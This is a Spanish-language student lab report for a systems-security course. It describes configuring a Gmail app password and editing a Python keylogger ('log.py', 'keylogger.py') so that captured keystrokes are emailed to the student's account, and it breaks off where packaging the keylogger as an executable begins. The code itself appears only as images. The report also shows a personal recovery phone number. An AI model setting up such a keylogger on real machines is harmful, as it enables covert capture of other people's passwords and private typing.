

PRACTICA N°1


SEGURIDAD DE SISTEMAS (SIS-737)

Univ. Rosa Mariana Torrez Quispe


PARTE 1


MODIFICAR PARAMETROS DEL CORREO:

1. Primeramente, debemos tener la máquina virtual con internet




2. Ahora lo que haremos es modificar nuestro correo electrónico para que reciba datos de nuestra





Ahora entramos a la pestaña seguridad



Luego nos ubicamos en iniciar sección en Google y seleccionamos la opción verificación en dos pasos.

Como acceder a Google

Mantén esta información actualizada para asegurarte de que siempre puedas acceder a tu Cuenta de Google

Verificación en 2 pasos

Se desactivó la Verificación en 2 pasos

Llaves de acceso y llaves de seguridad

Comenzar a usar llaves de acceso

Contraseña

Última modificación: 4:26 p.m.

Omitir la contraseña cuando sea posible

Sí

Avisos de Google

1 dispositivo

Teléfono de recuperación

67919673

Correo electrónico de recuperación

Agregar una dirección de correo electrónico

Hacemos clic en Activar verificación de dos pasos.

Activar la Verificación en 2 pasos


Segundos pasos

Para asegurarte de que puedes acceder a tu Cuenta de Google, mantén esta información actualizada y agrega más opciones de acceso


Llaves de acceso y llaves de seguridad

Habilitación de la Verificación en 2 pasos


Vinculamos un número para respaldo y ahora buscamos contraseñas de aplicación.



Vinculamos un número para respaldo y ahora buscamos contraseñas de aplicación, luego colocamos el nombre hacking y en crear.




Al final nos da una contraseña para que otras aplicaciones usen el correo como modo escucha.




3. Actualizar los parámetros:


Ahora nos vamos a la carpeta "Keylogger and log" el cual se encuentra en la carpeta "Documentos" y al mismo tiempo comprobamos que tenga Python instalado




Hacemos click izquierdo en el log.py y seleccionamos Edith with IDLE 3.9




Se abrirá el código del log donde debemos remplazar correoficticio@gmail.com por nuestro correo del Gmail que tenemos y “contraseña” debemos remplazar por la contraseña es la que nos devolvió GMAIL al activar su identificación de dos pasos



Quedaría así:




Finalmente guardamos y cerramos, al final abrimos el archivo keylogger.py y verificamos que tenga la opción de gmail.com en la línea de validación del correo.




Empaquetamos el archivo ejecutable:

